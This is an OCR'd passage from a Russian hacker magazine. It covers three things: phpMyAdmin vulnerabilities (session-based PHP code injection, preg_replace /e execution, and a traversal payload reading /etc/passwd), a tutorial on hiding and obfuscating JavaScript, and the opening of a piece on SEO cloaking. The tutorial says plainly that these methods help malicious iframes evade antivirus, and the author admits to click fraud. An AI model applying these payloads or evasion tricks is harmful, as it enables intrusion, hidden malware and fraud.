     PMA_array_write($map_to, $c, PMA_array_read(
        $map_from, $c));
     PMA_array_remove($map_from, $c);
   }
   return $c;
}
```



И что же мы видим? Массив $c извлекается из $_SESSION, над которым мы имеем полный доступ, благодаря багу, рассмотренному ранее. Таким образом, мы можем записать в файл config/config.inc.php произвольный PHP-код, который выполнится при его просмотре!
Переходим к уязвимости номер три. Вот интересные строчки из файла server_synchronize.php:

```
466:  $trg_db = $_SESSION['trg_db'];
477:  $uncommon_tables = $_SESSION['uncommon_tables'];
674:  PMA_createTargetTables($src_db, $trg_db, $src_link,
      $trg_link, $uncommon_tables,
      $uncommon_table_structure_diff[$s],
      $uncommon_tables_fields, false);
```

Функцию PMA_createTargetTables можешь посмотреть на соответствующем рисунке. Видно, что переменные $uncommon_tables[$table_index] и $trg_db извлекаются из уже знакомого нам массива $_SESSION. Используя уязвимость, описанную ранее, ты можешь записывать все что душе угодно в первый и второй параметры функции preg_replace, находящейся на строках 627-631. Например, мы можем использовать модификатор «e» в шаблоне регулярного выражения, тем самым, исполняя второй аргумент функции как PHP-код.
В этом баге есть два неприятных момента. Первый: если на сервере установлен патч Suhosin, то ничего не будет работать... Второе: нужно аутентифицироваться, прежде чем мочить в этот баг, иными словами знать логин и пароль какого-нибудь пользователя БД.
Наконец, мы дошли до последнего, четвертого бага. Рассмотрим файл libraries/display_tbl.lib.php, строчки 1291-1299:

```
if ($GLOBALS['cfgRelation']['mimework'] &&
   $GLOBALS['cfg']['BrowseMIME'])
{

 if (isset($GLOBALS['mime_map'][$meta->name]['mimetype']) &&
   isset($GLOBALS['mime_map'][$meta->name]['transformation']) &&
   !empty($GLOBALS['mime_map'][$meta->name]'transformation']))
  {
    $include_file =
      $GLOBALS['mime_map'][$meta->name]['transformation'];

    if (file_exists('./libraries/transformations/'.
        $include_file))
    {
      $transformfunction_name = str_replace('.inc.php', '',
        $GLOBALS['mime_map'][$meta->name]['transformation']);

      require_once
        './libraries/transformations/' . $include_file;
```

В вызове require_once используется переменная $include_file, которая определяется через массив $GLOBALS, доступный для редактирования на стороне клиента. Например, присвоив переменной `$GLOBALS['mime_map'][$meta->name]['transformation']` значение «../../../../../../etc/passwd», мы увидим содержимое файла /etc/passwd. Косяк лишь в том, что этот баг также требует аутентификации. На exploit-db.com лежат два эксплоита под это дело, их номера 17510 и 17514, дерзай!

TARGETS

phpMyAdmin < 3.3.10.2 || phpMyAdmin < 3.4.3.1

SOLUTION

Прокачать phpMyAdmin до последней версии.

[qbz] (lopuxin.iv@yandex.ru, essenzo.net)



JAVASCRIPT: ИГРЫ В ПРЯТКИ

Прячем, обфусцируем и криптуем клиентскую часть веб-приложений

Обфускация — это приведение исходного текста программы к виду, сохраняющему ее функциональность, но затрудняющему анализ, понимание алгоритмов работы и модификацию при декомпиляции. Применительно к JavaScript данная технология используется в таких видах теневого онлайн-бизнеса, как загрузки (iframe), спам и SEO. Наша задача на сегодня — изучить все методы скрытия JS-кода, которые, я надеюсь, ты будешь использовать только во благо.

Теория

Во-первых, ответим сами себе на несколько вопросов:

1. Что будем прятать?

Прятать будем только клиентскую часть web-приложений, то есть то, что в конце концов загрузит к себе на компьютер обычный пользователь.

К этому типу можно отнести следующие технологии:

- HTML-код страницы;
- JavaScript-код/JS-файлы страницы;
- CSS-код/CSS-файлы страницы;
- Изображения и другую информацию (только в браузерах, поддерживающих протокол «data»).

2. От кого прятать?

Прятать всю эту информацию резонно от:

- антивирусов (если речь идет об iframe или других вредоносных скриптах);
- других людей (например, если ты написал чудесный скрипт на JavaScript и не хочешь, чтобы кто-то его «содрал» себе).

3. Насколько можно быть уверенным в безопасности скрытой информации?

Уверенным быть нельзя.


Почему? Потому что вся информация, которую загружает пользователь, все равно выполняется браузером. Это значит, что даже если закриптовать/скрыть информацию очень сложным способом, это не будет означать, что твой код нельзя будет прочитать. Прочитать будет можно в любом случае, ты сможешь лишь затруднить это чтение. Как раз об этих способах затруднения мы и поговорим.

4. Как происходит процесс криптовки/обфускации в принципе?


Тут есть два различных этапа: создание обфусцированного/криптованного кода и его расшифровка для нормального выполнения браузером. Генерировать обфусцированный код мы будем с помощью PHP-скриптов, хотя делать это можно с помощью чего угодно. А вот расшифровку выполнения кода нужно писать на JavaScript: в этом случае скрипт, по сути, расшифрует и выполнит сам себя.

Базовое шифрование HTML/CSS

Что делать, если нам нужно зашифровать HTML- или CSS-код? Все просто: зашифровать на JavaScript, а после расшифровки вставить как HTML-код.



Обфусцированный скрипт



Работа JJEncode

Пример вставки (без шифровки/крипта/обфускации):

```
<html>
<script>
var html = '<center><h3>Пример хтмл-кода</h3>
</center>'; // кидаем в переменную "html"-код,
который хотим вставить
document.getElementsByTagName('html')[0].
  innerHTML = html; // вставляем между тегами
<html> и </html>
</script>
</html>
```

Точно так же мы поступим и с CSS-стилями:

```
<html>
<script>
var css = 'body{margin:0px;}.subcl{padding:5px;}';
  // кидаем в переменную "css" код, который
  //  хотим вставить
document.getElementsByTagName('html')[0].
  innerHTML = '<style>'+css+'</style>';
  // вставляем между тегами <html> и </html>
       </script>
</html>
```

Теперь постараемся абстрагироваться от HTML и CSS и поговорить только о самой сути — сначала скрытии, а затем и криптовке JavaScript.
Прежде, чем кто-либо захочет посмотреть и расшифровать наш код, он постарается его найти. Ниже ты найдешь несколько действенных методов сокрытия кода от глаз любопытных пользователей.

Замена атрибутов тега <script>

Все очень просто, но это нельзя считать хорошей или даже средней защитой, так как она ориентирована на невнимательность пользователей.
Сам принцип донельзя прост. Мы имеем страничку («index.html») и JavaScript-файл, код которого мы хотим скрыть («script.js»). На странице «index.html» у нас указано:

```
<script type="text/javascript"
src="./script.js"></script>
```

А теперь просто создадим папку «text», в которую положим наш скрипт («script.js») под именем «javascript» и поменяем атрибуты местами. Это будет выглядеть так:

```
<script src="text/javascript"
type="./script.js"></script>
```

Для лучшего эффекта сразу отвлечем внимание пользователя на путь. Например, так:

```
<script src="text/javascript" type="http://host.
com/очень/длинный/путь/который/сразу/бросится/в/
глаза/script.js"></script>
```

Проверено на личном опыте: работает отлично! Таким способом я сам накручивал партнерку по кликам, так как пришлось использовать накрутчик на JavaScript. Администрация партнерки его так и не увидела :).

JavaScript-обработчики

Данный способ также не является универсальным средством для сокрытия JS-кода, но все же я расскажу о нем. Главная идея состоит в том, чтобы прятать код внутрь обработчиков событий onLoad, onClick и т.д. То есть примерно в следующие конструкции:

```
<body onLoad="alert(1);"></body>
<textarea onClick="alert(1);"></textarea>
```

Например, для тегов body и frameset есть обработчик onLoad, который запустит в нем прописанный код после загрузки страницы/фрейма.
Отмечу, что не для всех объектов обработчики одинаковы.

Cookie, Referrer и адрес

JavaScript можно также спрятать и в такие нестандартные места, как cookie (document.cookie), реферрер (document.referrer) и адрес страницы (location.href). В данном случае код будет храниться как обычный текст, а выполняться с помощью функции eval(), которая берет в качестве аргумента текст и выполняет его как JavaScript-код.
В качестве примера примем такое допущение, что у нас уже установлены кукисы следующего вида:

```
cookievalue=||alert(1);||
```

Теперь выполним этот алерт следующим образом:

```
<script>eval(unescape(document.cookie).
split("||")[1]);</script>
```




links

- javascriptobfuscator.com — неплохой паблик обфускатор.
- utf-8.jp/public/jjencode.html — оригинальный японский криптер.
- dean.edwards.name/packer — пакер javascript.
- jsbeautifier.org — делаем код читаемым.



dvd

На нашем диске ты найдешь подробный видеоурок по всем приемам обфускации JavaScript кода, описанным в данной статье.



Прячем слово «][akep» в теле документа

Здесь мы берем текст всех cookie-записей для нашего хоста и делим его на части в местах, где стоит «||». Затем берем второй элемент ([1]) и запускаем его через eval().
Данный способ не так уж и плох, так как код, который мы хотим исполнить, не виден на самой странице, а также потому, что мы можем заставить код удалить самого себя! Пример реализации:

```
<?php
// ставим в куки JavaScript-код + код удаления (замены на 123)
setcookie('cook', '||alert(1);document.
cookie="cook=123";||');
?>

<script>
// исполняем код и удаляемся
eval(unescape(document.cookie).split('||')[1]);
 </script>
```

Аналогичным образом можно использовать и другие строки, доступные через JavaScript, например, location.href и document.referrer.

Сокрытие кода на Ajax

В данном случае код будет находиться в отдельном файле, а его запуск будет осуществляться с помощью чтения этого файла и выполнения его содержимого функцией eval().
Нам понадобится составить страницу со скрываемым кодом, а также страницу с функцией запуска этого кода:
1.Страница с кодом, который мы хотим скрыть (с именем «l»):

```
alert(1);
```

2.Страница с вызовом кода:


```
<script>function x(){try{return new XMLHttpRequest();}
catch(e){try{return new ActiveXObject('Msxml2.XMLHTTP');}
catch(e){try{return new ActiveXObject('Microsoft.
XMLHTTP');}catch(e){return null;}}}};function
y(){var z=x();if(z){z.open('get','./l');z.
onreadystatechange=function(){if(z.readyState==4){eval(z.
responseText);}};z.send(null);}};y();</script>
```

Данный метод скрывает код в отдельном файле (в нашем случае «l»). Конечно, можно найти путь файла и открыть его, но при обфускации подобного кода найти имя файла достаточно трудно.

Нуллбайт атакует Оперу

Этот метод прост и достаточно эффективен, но, к сожалению, он рассчитан только на браузер Opera. Суть метода в том, чтобы перед скрываемым кодом поставить так называемый нуллбайт (нуллбайт или nullbyte — это символ с ASCII кодом «0»). Зачем? Затем, что Opera просто-напросто не показывает код во встроенном просмотрщике после данного символа. Пример:

```
<html>тут какой-либо код</html>
<?php echo(chr(0)); ?>
```



Работа обфусцированного алерта

```
<script>alert(1); /* этот код мы скрыли  */</script>
```

В данном примере сначала идет нормальный код, который нам скрывать не требуется. Потом с помощью PHP мы вставляем нуллбайт, а после него идет скрываемый код.

Прячемся в HTML-коде и комментариях

Код можно легко спрятать в HTML, затем обработать его и выполнить. Например, вот так:

```
<body><img src="./pict.jpg" a="al" b="er" c="t(1);"></body>
<script>a = document.body.innerHTML; eval(a.split('a="')
[1].split('"')[0]+a.split('b="')[1].split('"')[0]+a.
split(' c="')[1].split('"')[0]);</script>
```

В данном случае мы спрятали код в атрибутах тега img, после чего обработали код всей страницы, собирая разбросанные кусочки. Таким же способом можно скрывать текст в HTML/JavaScript комментариях:

```
Комментарий на HTML:
<!-- alert(1); -->
Комментарий на JavaScript:
// alert(1);
/* alert(1); */
```


Отдельно стоит отметить, что очень эффективно можно прятать код внутри популярных фреймворков — например, jQuery, mooTools и подобных. Эти файлы не являются подозрительными, а исследование их займет много времени (хотя всегда существует возможность автоматического сравнения оригинала и измененного файла).
Теперь же, думаю, можно поговорить о том, что, в конце концов, видит эксперт безопасности, и о том, что исследуют антивирусы. Ниже читай о наиболее популярных методах криптовки и обфускации JS-кода.

Субституция стандартных функций/методов JavaScript

Данный метод ориентирован на то, чтобы вместо стандартных функций или методов JavaScript подставить свои переменные:

```
До субституции:
<script>document.getElementsByTagName("html")[0].innerHTML
= document.getElementsByTagName("body")[0].length;
</script>
После субституции:
<script>a=document;c='getElementsByTagName';a[c]("html").
innerHTML = a[c]("body")[0].innerHTML.length;</script>
```

В данном случае мы заменили объект «document» переменной «a», а метод getElementsByTagName переменной «c». Следует



Делаем скрипт читаемым

заметить, что методы (то, что начинается точкой, например, .length или .getElementsByTagName) можно также заменять определением ключа в массиве (если рассматривать объект как массив). Если у нас есть объект «document», а в нем есть элемент getElementsByTagName, это означает, что мы может вызвать его двумя способами:

```
1) document.getElementsByTagName
2) document['getElementsByTagName']
```

Из этого следует, что во втором способе мы используем строковые данные («getElementsByTagName»), следовательно, их можно заменить на переменную, содержащую в себе строку — название метода.
Субституция полезна в случае частого использования одного и того же стандартного объекта/функции/переменной. Это сильно меняет код, а также сжимает его.

Флуд комментариями и кодом

Данный способ рассчитан на то, чтобы вставить в обфусцируемый код флуд, то есть что-то, что не несет смысловой нагрузки для кода скрипта. Флудить можно как код, так и комментарии:

```
Флуд комментариями:
<script>/* pOIEPGpmkG13Pg */ a /* PGpmkG13Pggweg */ = /*
mkG13Pg */ 'hahaha' /* pOIE13Pg */ ; /* wegEGoh */ alert /*
oiwboierhper */ ( /* igwepreorh */ a /* wbnponrhR */ ) /*
inboierh */ ; /* roinero */</script>
Флуд кодом:
<script> weoibog = 'gwrobgoerh'; a = 'hahaha'; bfionb =
'wgeogioweg'; alert(a);
```


В данном случае флуд комментариями слишком плотный, хотя на самом деле код был очень простым: «a = «hahaha»; alert(a);».
Флуд кодом можно также мешать с флудом комментариями. При желании можно написать PHP-функцию для добавления флуда в код JavaScript. Лично я брал какую-то статью с английского блога, парсил на слова, и функция добавляла случайное количество этих слов в комментарии.
Кстати, желательно также использовать многострочные комментарии в форме «фальшивого закрытия»:

```
/*/ alert(1); /*/ alert(2); /*/ alert(3); /*/
```

Какое из чисел покажет алерт? :)

Замена текста шестнадцатеричными кодами

Я хотел отнести к этому пункту и кое-какие другие способы преобразования текста, но оставил только этот, так как это единствен-



Разница в размерах скриптов до и после обфускации

ный способ шифровки, не требующий функций-помощников для расшифровки:

```
<script> alert(document["\x63\x6F\x6F\x6B\x69\x65"]);
</script>
```

В данном случае мы — во-первых, использовали внутреннюю переменную «cookie» объекта «document», как элемент массива. Во-вторых, мы перевели ее имя в шестнадцатеричный формат. Если бы мы использовали переменную «cookie» через точку, то есть как document.cookie, то мы бы не смогли перевести обращение к ней в шестнадцатеричный формат, так как это относится только к строкам (в массиве ключ является строкой), а в document.cookie строк нет.
PHP-функция перевода в шестнадцатеричный формат:

```
<?php
function cescape($s)
{
  foreach (str_split($s,1) as $sym)
  {
    $d = dechex(ord($sym));
    $c[] = (strlen($d) == 1) ? '0'.$d : $d;
  }
```

```
  return ('x'.'\\'.implode('x'.'\\',$c));
}
?>
```

Трюк с несуществующими функциями

Как мы уже знаем из прочитанного выше, в JavaScript можно вызывать методы, как элементы объекта: document.getElementById и document['getElementById']. Оба варианта фактически одинаковы, различие есть только в записи — во втором варианте мы используем строку.
Как-то вечером я придумал очень интересный способ получения подобных строк. Например, нам нужно зашифровать вышеупомянутый «getElementById». Отвлечемся на короткое объяснение данного способа с помощью такого примера:

```
<script> a = b(c(d())); </script>
```

Этот скрипт не будет работать, так как функции b, c и d не были ранее объявлены. Теперь попробуем сделать так, чтобы этот код заработал, для этого будем использовать «песочницу» конструкции try{}catch(){}:

```
<script> try{a = b(c(d()))}catch(e){alert(e);} </script>
```

После запуска мы увидим ошибку, а это значит, что, хоть код и не является рабочим, он не остановил выполнение оставшейся корректной части.
А вот теперь мы зададимся вопросом, как такая схема может быть связана с шифрованием строки «getElementById»?
А вот так:

```
<script>try{(getE(leme(ntB(yId())))}catch(e){x = (e+'').
split('(').slice(1,5).join('');}</script>
```

После выполнения этого кода у нас получится строка «getElementById», содержащаяся в переменной «x».
В чем соль этого метода? В том, что эвристический анализ антивирусов при нахождении функций будет ругаться на то, что они не существуют. Тем самым мы обфусцируем код не на уровне шифровки строк разными способами, а на уровне получения данных строк от самого JavaScript.

Числа с помощью оператора «~»

Оператор «~» (тильда) является битовым отрицанием и используется вот так: «alert(~13);». Этот код выведет нам «-14». Работает данный оператор по принципу «-(число+1)».
Представим, что мы хотим присвоить переменной «a» какое-нибудь число, причем нигде это число не писать: «a = ~[]»;
Данный код присвоит переменной «a» число «-1». Почему? Потому что массив представляет собой нейтральный элемент с числовым значением «0», следовательно, ~0 равносильно «-(0+1)», то бишь -1.
Примеры других преобразований:

```
a = ~[]; // -1
a = -~[]; // 1
a = []^[]; // 0
a = ~~[]; // 0
a = ~true; // -2
a = ~false; // -1
a = -~[]*(""+-~[]+-~-~-~-~-~[]+-~-~true); // 153
```

Буквы и строки без строковых данных

Иногда требуется получить букву/символ или какой-то текст без его явного написания. Сделать это позволяет одна особенность JavaScript. В этом языке существуют различные внутрисистемные сообщения, которые можно преобразовать в текст, а затем этот текст обработать.
Например, представим, что нам нужно получить текст «code». Эта строка содержится в именах таких методов, как charCodeAt(), fromCharCode() и других. Получить текст можно следующим образом:

```
a = (alert+'').split("ive ")[1].substr(0,4);
```

В данном примере переменная «a» будет содержать текст «code». Разберем подробнее. Попробуй исполнить вот такой код: «alert(alert+'');». Ты увидишь что-то вроде «function alert() { [native code] }». Тем самым, использовав всего-навсего два раза функцию alert(), мы получили совершенно другие символы.
Теперь постараемся понять, как это все работает. Представим, что у каждого объекта, функции и всего остального в JavaScript есть некое «описание». Чтобы получить к нему доступ, нужно явно изменить тип данного объекта или функции на строковой, присоединив, например, пустую строку (+»»).

Шифровка строк

Для шифровки/расшифровки строк в JavaScript существуют несколько полезных функций. Разберем некоторые из них:

```
escape(); // шифрует строку как URL
unescape(); // дешифрует URL-строку
encodeURI(); // шифрует строку как URI
decodeURI(); // дешифрует URI-строку
```

Также есть два метода объекта String, которые работают с преобразованием символа в ASCII-код и наоборот:

```
a = String.fromCharCode(97);
b = "b".charCodeAt();
```

Стоит учесть, что строки можно преобразовывать еще и регулярными выражениями в сочетании с методами .match и .replace. Другие методы можно отнести, скорее, к поиску по строке.

Преобразование объектов/переменных

Имена объектов и переменных можно также преобразовать в строку (например, чтобы потом эту строку зашифровать). Преобразование происходит по тому же принципу, что и преобразование имен методов, то есть с помощью перехода из формы «.метод» в форму «[метод]». Для корректного преобразования нужно найти еще более высокий в иерархии объектов элемент, который бы имел внутри себя слово «document». Имя ему this. Согласно стандартам JavaScript, this не является объектом, а является оператором, возвращающим ссылку на объект. В результате теперь мы можем безболезненно использовать getElementById таким образом: «this[«document»][«getElementById»]».

Привязка кода

Иногда возникает необходимость написать код так, чтобы он выполнялся только после соблюдения некоторых условий. Например, мы создали JavaScript-код и хотим его продавать, но продавать мы хотим с привязкой к домену, чтобы его нельзя было запустить на других сайтах.
Еще раз повторюсь: никакой абсолютной защиты не придумать в принципе, есть лишь некоторые способы, затрудняющие процесс копирования/отвязки.

Вот несколько типов таких привязок + данные, от которых они зависят:

```
• привязка к домену // location.href.split('/')[2];
• привязка к параметрам (передаются странице после #?) //
location.href.split('#')[1] или location.href.split('?').
slice(1);
• привязка к дате // a = new Date();
• привязка к коду JavaScript // <script id="jscode">a =
document.getElementById('jscode').innerHTML;</script>;
• привязка к коду всей страницы // a = document.
getElementsByTagName('html')[0].innerHTML;
• привязка к браузеру // a = navigator.userAgent;
• привязка к куки-записям // document.cookie;
• любые другие привязки, которые можно придумать.
```

Избегание подозрительных функций

Советую также избегать явное использование функций eval(), document.write() и других. При поиске настоящего кода люди часто используют метод подстановки alert() вместо данных функций, так как после этого код можно сразу прочитать таким, каким мы его начинали шифровать, следовательно, весь смысл обфускации пропадает. Как же выполнить код, не используя функцию eval()? Вспомним про то, что во главе всего стоит оператор this. С помощью него функцию eval() можно превратить вот в такой код:

```
a = this["\x65\x76\x61\x6C"];.
```

После такого преобразования мы спокойно сможем использовать «a()» вместо «eval()».

Изменение на нечитаемые строки

В обфусцированном коде следует использовать следующие символы и их комбинации для обозначения идентификаторов:

```
1) "o", "O", "0"
2) "i", "I", "l", "1"
3) "_" (и варианты "__", "___" ...)
4) "$" (и варианты "$$", "$$$" ...)
```

После использования подобных символов код становится крайне трудночитаемым, особенно если его сжать, убрав лишние пробелы и переносы строк.

Шифрование кода

Способов шифровки текста существует неограниченное количество, хотя все они основаны на использовании каких-либо текстовых/числовых функций. Часто работает конструкция: eval() + функция_расшифровки() + шифрованная_строка. Попробую без лишней воды показать один из таких способов.
Допустим, нам нужно зашифровать строку «alert(1);». Мне пришло в голову брать по два символа из нее, переводить их в числа (ASCII код), считывать их и рядом ставить первый символ в чистой (без перевода) форме. Только стоит учесть, что, разделяя код на такие двухбуквенные части, мы получим код примерно в 2-2,5 раза больше оригинала, а также нельзя забывать, что такие блоки лучше как-то разделять (как элемент массива или через разделитель). За разделитель возьмем знак «%», так как он делает шифрованную строку похожей на URL-строку. Напишем простой PHP-скрипт:

```
<?php
  $a = "alert(1);";
  $a = str_split($a, 2);
  $e = '';
  foreach ($a as $v)
  {
    $e .= '%' . $v[0] . (ord($v[0])+ord($v[1]));
  }
  echo($e);
?>
```

Вот что у нас получилось: «%a205%e215%t156%190%;59».
А теперь напишем дешифровщик этого кода на JavaScript:

```
function d(s)
{
  s = s.split('%').slice(1);
  c = '';
  for (i = 0; i < s.length; i++)
  {
    c += s[0] + String.fromCharCode(
      s.substr(1)-s[0].charCodeAt());
  }
  return c;
}
```

Вызов кода в таком случае будет выглядеть так: «`eval(d('%a205%e215%t156%190%;59'));`».
Теперь остается только немного обфусцировать весь этот скрипт. Мы не будем использовать все описанные методы, а затронем лишь некоторые из них:

```
z = '73706C697421736C696365216C656E6774682166726F6D436861
72436F64652173756273747221636861724361724364654174';
_='';
for(__=0;__<z.length/2;__++){_+=unescape('%'+z[__*2]+z[_
_*2+1]);}
_=_[_[0]+_[1]+_[2]+_[3]+_[4]]('!');function ___(__){__
= __[_[0]]('\x25')[_[1]](-~[]); _I='';for (_l=0;_l<__[_
[2]];_l++){_I+=__[_l][0]+String[_[3]](__[_l][_[4]](1)-__
[_l][0][_[5]]());}return _I;}
this['\x65\x76\x61\x6C'](___('%a205%e215%t156%190%;59'));
```

Рассмотрим подробнее процесс работы этого на первый взгляд нечитабельного кода:

```
1. z = '....'
```

Здесь переменной присваевается текст, который был получен переводом строки split!slice!length!fromCharCode!substr!charCodeAt в шестнадцатеричны вид (\x73\x70\x6C\x69\x74...) без «\x»;

```
2. _='';for(...}
```

Тут мы переводим обратно split!slice!length!fromCharCode!substr!charCodeAt в переменную «_»;

```
3. _=_...('!');
```

Разделяем строку в тех местах, где есть символ «!»;

```
4. function ___(__){...}
```


Описанная выше функция d() в обфусцированном виде;

```
5. this['\x65\x76\x61\x6C'](....);
```

Декодирование строки и запуск кода.

Напоследок


Ну что ж, подведем итоги. При комбинации всех этих способов можно быть на 100% уверенным, что простой или даже средний пользователь не сможет прочитать или скопировать к себе твой код. Но так как специалисты по компьютерной безопасности прекрасно знают о большинстве данных трюков, а также потому что я выкладываю эту информацию на всеобщее обозрение, могу предположить, что данные методы станут более популярными и известными. Я надеюсь, что ты сможешь использовать представленную информацию в благих целях. ⌶



RushteR (rushter.com)

ЛОЖКА ДЕГТЯ ДЛЯ GOOGLE

Клоакинг как средство выживания в поисковых системах



Наверняка ты не раз слышал такое загадочное слово, как клоакинг. Обычно его используют при общении на черных оптимизаторских форумах люди со статусом «ТопМастер». Сам по себе статус топмастера подразумевает очень приличный заработок на поприще SEO. Сегодня мы попытаемся понять, каким образом связаны приличные суммы американских президентов и применение технологий клоакинга при создании дорвеев, а также разберем всю сущность этого метода поисковой оптимизации в текущих реалиях.

Матчасть

Клоакинг — это «черный» SEO-прием, который используется дорвейщиками для того, чтобы выдавать различную информацию на одной и той же странице поисковику и пользователю.

